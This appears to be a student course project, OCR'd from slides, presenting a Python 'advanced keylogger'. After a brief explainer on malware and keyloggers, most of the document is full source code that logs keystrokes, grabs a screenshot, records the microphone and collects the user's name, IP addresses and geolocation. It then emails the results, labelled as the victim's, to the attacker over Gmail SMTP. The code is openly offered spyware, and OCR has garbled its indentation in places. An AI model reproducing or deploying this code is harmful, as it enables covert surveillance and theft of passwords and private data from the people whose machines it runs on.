CCN-PROJECT

# Advanced Key-Logger

**PRESENTED BY**

VIBHAV VK SAMAGA [EC221]

# What is malware ?

Malware, or malicious software, is any program or file that is intentionally harmful to a computer, network or server.

Malware can infect networks and devices and is designed to harm those devices, networks and/or their users in some way all types of malware are designed to exploit devices at the expense of the user and to the benefit of the hacker , the person who has designed and/or deployed the malware..

The motives behind malware vary. Malware can be about making money off you, sabotaging your ability to get work done, making a political statement, or just bragging rights.


Ultimately, it can steal, encrypt, or delete your data, alter or hijack core computer functions, and spy on your computer without your knowledge or permission.

# What is a Keylogger ?

Keyloggers are built for the act of keystroke logging. It creates records of everything the user types on a computer/mobile keyboard.

Keyloggers are used for legitimate purposes like feedback for software development but can be misused by criminals to steal your data.

A common software keylogger typically consists of two files that get installed in the same directory: a dynamic link library (DLL) file that does the recording and an executable file that installs the DLL file and triggers it.



The keylogger program records each keystroke the user types and periodically uploads the information over the internet to whomever installed the program. Hackers can design keylogging software to use keyboard application program interfaces (APIs) to another application, malicious script injection or memory injection.

Examples of keyloggers include mSpy, uMobix, KidInspector etc..

# Advanced Keylogger

Our Keyloggger is advanced as it incorporates various functionalities such as recording audio from the victim's PC, taking a screenshot & logging the keystrokes entered by the victim.

This Information will be sent to the attacker's mail via the SMTP protocol using the port 587. The mail contains the .wav(audio), .png(screenshots), .txt(keylog), Ip-address & Co-ordinates of the Victim.

Programmed using the Python Language, it uses the libraries such as pynput(keylogging), pyaudio(audio), smtplib(mail-transfer), PIL(screenshots), requests & socket(using https and http links)

## References


https://www.malwarebytes.com/malware
https://www.techtarget.com/searchsecurity/definition/malware
https://www.cisco.com/c/en_in/products/security/advanced-malware-protection/what-is-malware.html
https://www.techtarget.com/searchsecurity/definition/keylogger
https://www.kaspersky.co.in/resource-center/definitions/keylogger

# Adv.Keylogger Program

```
#Libraries to be Imported

#For Keylogging
from pynput.keyboard import Listener, Key

#This is an external python file with the credentials of the sendee's/receiver's mail ,i.e :- password and email
from cred import password, email

#For Recording Audio from the Victim's PC
import pyaudio
import wave

#To incorporate SMTP for sending mails and create sessions
import smtplib
from smtplib import SMTP
from email.mime.multipart import MIMEMultipart
from email.mime.text import MIMEText
from email.mime.base import MIMEBase
from email.mime.image import MIMEImage
from email.mime.audio import MIMEAudio
from email import encoders

#For taking screenshots and grabbing the images
from PIL import ImageGrab
from multiprocessing import Process, freeze_support


#For attaining the victim's date and time
import os
import time
import random

#For getting the victim's IP address and Info
import requests
import socket

#DEFINITIONS :-
img_name= "ScreenShot.png"
audioname="myrecording.wav"

print("Start!")



#Attaining the IP addresses and various other credential information
publicIP = requests.get('https://api.ipify.org').text
privateIP = socket.gethostbyname(socket.gethostname())
user=os.path.expanduser('~').split('\\')[2]
datetime = time.ctime(time.time())

response = requests.get("http://ip-api.com/json/24.48.0.1").json() #PublicIp

lat=response["lat"]
lats=str(lat)

lon=response["lon"]
lons=str(lon)

country = response["country"]

city = response["city"]

zip = response["zip"]
zips=str(zip)

region = response["region"]

isp=response["isp"]
org=response["org"]
```

```
#Opening message in the logged file
ip_msg = "<------LOGS AND INFORMATION OF THE VICTIM------>\n"+ "1) USER :- " + user + "\n" + "2) Private IP :- " + privateIP +
"\n"+"3) Public IP :-" + publicIP + "\n" + "4) Date/Time :-" + datetime  + "\n"+ "5) City :-" + city  + "\n"+ "6) Country :- " + country  +
"\n"+ "7) Region :- " + region  + "\n"+ "8) Postal Code :- " + zips  + "\n"+ "9) Internet Service Provider :- " + isp  + "\n"+ "10)
Organisation :- " + org + "\n" + "11) Latitude :- " + lats  + "\n"+"12) Longitude :- "+lons+"\n\n~ Keystrokes BELOW :-\n\n"
#ip_msg = "<------LOGS AND INFORMATION OF THE VICTIM------>\n"+ "1) USER :- " + user + "\n" + "2) Private IP :- " + privateIP +
"\n"+"3) Public IP :-" + publicIP + "\n" + "4) Date/Time :-" + datetime  + "\n" +"\n\n~ Keystrokes BELOW :-\n\n"



#This function is a function for sending emails to the receiver from the Victim's PC
def send_email(filename,attachment,toaddr):
    fromAddr=email
    msg=MIMEMultipart()
    msg['From'] = fromAddr
    msg['To'] = toaddr
    msg['Subject'] = "<-Keylogs,Recordings and Others ->"
    body = "*****This mail is sent with the utmost urgency to let you know that your info has been attained******"
    msg.attach(MIMEText(body,'plain'))

    filename=filename
    attachment = open(attachment,"rb")
    p=MIMEBase("application" , 'octet-stream')
    p.set_payload((attachment).read())
    encoders.encode_base64(p)

    p.add_header('Content-Disposition','attatchment : filename =%s' % filename)

    msg.attach(p)
    s=smtplib.SMTP('smtp.gmail.com',587)
    s.starttls()
    s.login(fromAddr,password)
    text= msg.as_string()
    s.sendmail(fromAddr,toaddr,text)
    s.quit()



#This function is a function for sending images to the receiver from the Victim's PC
def send_image(ImgFileName,toaddr):
    global email,password
    fromAddr=email
    with open(ImgFileName, 'rb') as f:
        img_data = f.read()

msg = MIMEMultipart()
    msg['Subject'] = '<---!!!Screen of Victim!!!--->'
    msg['From'] = fromAddr
    msg['To'] = toaddr
    message = "This Image below is the screenshot of the Victim's Screen whilst the program is being run!"
    text = MIMEText(message)
    msg.attach(text)
    image = MIMEImage(img_data, name=os.path.basename(ImgFileName))
    msg.attach(image)

    s=smtplib.SMTP('smtp.gmail.com',587)
    s.ehlo()
    s.starttls()
    s.ehlo()
    s.login(fromAddr, password)
    s.sendmail(fromAddr,toaddr, msg.as_string())
    s.quit()

#This function is a function for sending the audio to the receiver from the Victim's PC
def send_audio(AudioFileName,toaddr):
    global email,password
    fromAddr=email
    with open(AudioFileName, 'rb') as f:
        audio_data = f.read()
```

```
\ msg = MIMEMultipart()
    msg['Subject'] = '<---!!!Victims AUDIO!!!--->'
    msg['From'] = fromAddr
    msg['To'] = toaddr
    message = "This Audio below is the Audio that has been recorded from the Victim's Microphone!"
    text = MIMEText(message)
    msg.attach(text)
    final_audio=MIMEAudio(audio_data,name=os.path.basename(AudioFileName))
    msg.attach(final_audio)

    s=smtplib.SMTP('smtp.gmail.com',587)
    s.ehlo()
    s.starttls()
    s.ehlo()
    s.login(fromAddr, password)
    s.sendmail(fromAddr,toaddr, msg.as_string())
    s.quit()



#This function is primarily used to take a screenshot of the victim's Desktop whilst the program is running in the background!
def screenshot():
    global img_name
    time.sleep(3)

    im = ImageGrab.grab()
    im.save(img_name)

print('<-!!TAKING SCREENSHOT!!->')
screenshot()
print('<-!!DONE!!->')



#This function is used to toggle the victim's microphone whilst the program is running in the background!
def recaudio():
    global audioname
    print('~~!!RECORDING HAS STARTED!!~~')
    aud = pyaudio.PyAudio()

    stream = aud.open(format = pyaudio.paInt16, channels= 1, rate =  44100,input = True, frames_per_buffer = 1024 )

    frames = []
    t=10
    try:
        while True:
            data = stream.read(1024)
            frames.append(data)

    except KeyboardInterrupt:
        pass

    stream.stop_stream()
    stream.close()

    aud.terminate()

    sound_file = wave.open(audioname,"wb")
    sound_file.setnchannels(1)
    sound_file.setsampwidth(aud.get_sample_size(pyaudio.paInt16))
    sound_file.setframerate(44100)
    sound_file.writeframes(b''.join(frames))
    sound_file.close()
    print('~~!!RECORDING HAS STOPPED!!~~')
```

```
recaudio()


#DEFN an array that appends all the keys to it
keys=[]


#DEFN for cleaning up the keys!
substitutions = ['Key.enter','[ENTER]\n','Key.backspace','[BACKSPACE]','Key.space','
','Key.alt_l','[ALT]','Key.tab','[TAB]','Key.delete','[DEL]','Key.ctrl_l','[CTRL]','Key.left','[LEFT ARROW]','Key.right','[RIGHT
ARROW]','Key.shift','[SHIFT]','\\x13','[CTRL-S]','\\x17','[CTRL-W]','Key.caps_lock','[CAPS LK]','\\x01','[CTRL-A]','Key.cmd','[WINDOWS
KEY]','Key.print_screen','[PRNT SCR]','\\x16','[CTRL-V]','\\x1a','[CTRL-Z]','Key.esc','[ESC]']
 #This is the function thats run when a key is pressed
def on_press(key):
 global keys,currentTime
 key = str(key).replace("'","")
 keys.append(key)
 currentTime = time.time()



 #This is the function that runs when a key is released
def on_release(key):
 global keys,email,audioname,img_name,ip_msg,substitutions
 if key == Key.esc:
 print(keys)
 for i in keys:
 if i in substitutions:
 keys[keys.index(i)]=substitutions[substitutions.index(i)+1]

 #print(keys)
 #print(''.join(keys))
 cleaned_msg=''.join(keys)
 with open('log.txt','w') as file:
 file.write(ip_msg)
 file.close()

 with open('log.txt','a') as file:
 file.writelines(str(cleaned_msg))
 file.close()
 send_email("log.txt","C:\\Users\\vibha\\OneDrive\\Desktop\\ccnproject\\log.txt",email)
 send_image(img_name,email)
 send_audio(audioname,email)
 print("Email has been Sent to pes1ug20ec256@pesu.pes.edu")

 return False



 #This is the code to run both the instantiated functions together
with Listener(on_press = on_press , on_release= on_release) as listener:
 listener.join()
```